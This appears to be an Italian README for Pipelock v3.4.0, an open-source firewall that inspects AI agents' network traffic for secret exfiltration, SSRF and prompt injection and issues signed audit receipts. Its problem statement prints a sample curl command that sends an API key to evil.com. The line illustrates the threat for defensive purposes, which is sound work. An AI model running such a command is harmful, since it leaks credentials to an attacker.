

pipelock v3.4.0
Firewall AI open-source per agenti che analizza il traffico HTTP, MCP, A2A e WebSocket per esfiltrazione, SSRF e injection di prompt, emettendo ricevute di azioni firmate verificabili per audit.
Firewall open-source per agenti AI per il Controllo Verificabile dell'Egresso.


Pipelock si colloca tra gli agenti AI e la rete. Ispeziona il traffico mediato HTTP, WebSocket, MCP e A2A, oltre al contenuto dei tunnel CONNECT quando l'intercettazione TLS è abilitata, alla ricerca di esfiltrazione di segreti, prompt injection, SSRF, avvelenamento degli strumenti e catene rischiose di chiamate agli strumenti. Il semplice CONNECT senza intercettazione viene analizzato a livello di hostname e URL. Gli upstream MCP configurati rappresentano un'eccezione al blocco SSRF degli indirizzi privati: i server locali/privati sono consentiti, ma gli endpoint di metadati cloud restano bloccati.
Pipelock emette ricevute di azione firmate dal mediatore sulle decisioni di confine basate sul contenuto, così un revisore può verificare ciò che Pipelock ha deciso al di fuori del runtime dell'agente. Il corpus pubblico agent-egress-bench mette alla prova i rilevamenti. Il workflow Gauntlet è l'esame candidato programmato del prodotto contro un commit del corpus fissato; non pubblica automaticamente un punteggio pubblico. Scopri di più: Firewall AI open-source.
Funziona con: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
Problema · Verifica · Avvio rapido · Azione · Cosa intercetta · Funzionalità · Architettura · Documentazione · Playground · Blog · Chiedi a Dosu
Provalo nel tuo browser nel playground live. Se Pipelock se lo merita, metti una stella al repo così altre persone lo trovano.
Il Problema
Il tuo agente AI ha $PROVIDER_API_KEY nel suo ambiente, oltre all'accesso alla shell. Una singola richiesta può farla trapelare:
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
Ogni azione compiuta dalla macchina del tuo agente dovrebbe attraversare un confine tra i tuoi segreti e l'internet aperto. Pipelock diventa quel confine quando l'agente viene instradato attraverso il suo proxy, il wrapper MCP, la sandbox, il modello di contenimento dell'host o la topologia di distribuzione del cluster. Esamina il traffico in uscita e in entrata mediato, blocca o segnala gli attacchi in base alla modalità e registra prove firmate della decisione.
Verificalo tu stesso

La maggior parte degli strumenti di sicurezza per agenti ti chiede di fidarti della loro dashboard. Pipelock ti consegna una ricevuta firmata e ti permette di verificarla da solo, offline, con una chiave che possiedi. Nessun account e nessun server.
La demo integrata attiva scenari di attacco reali, li blocca e scrive su disco le ricevute firmate insieme alla chiave pubblica, senza configurazione e senza rete:
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)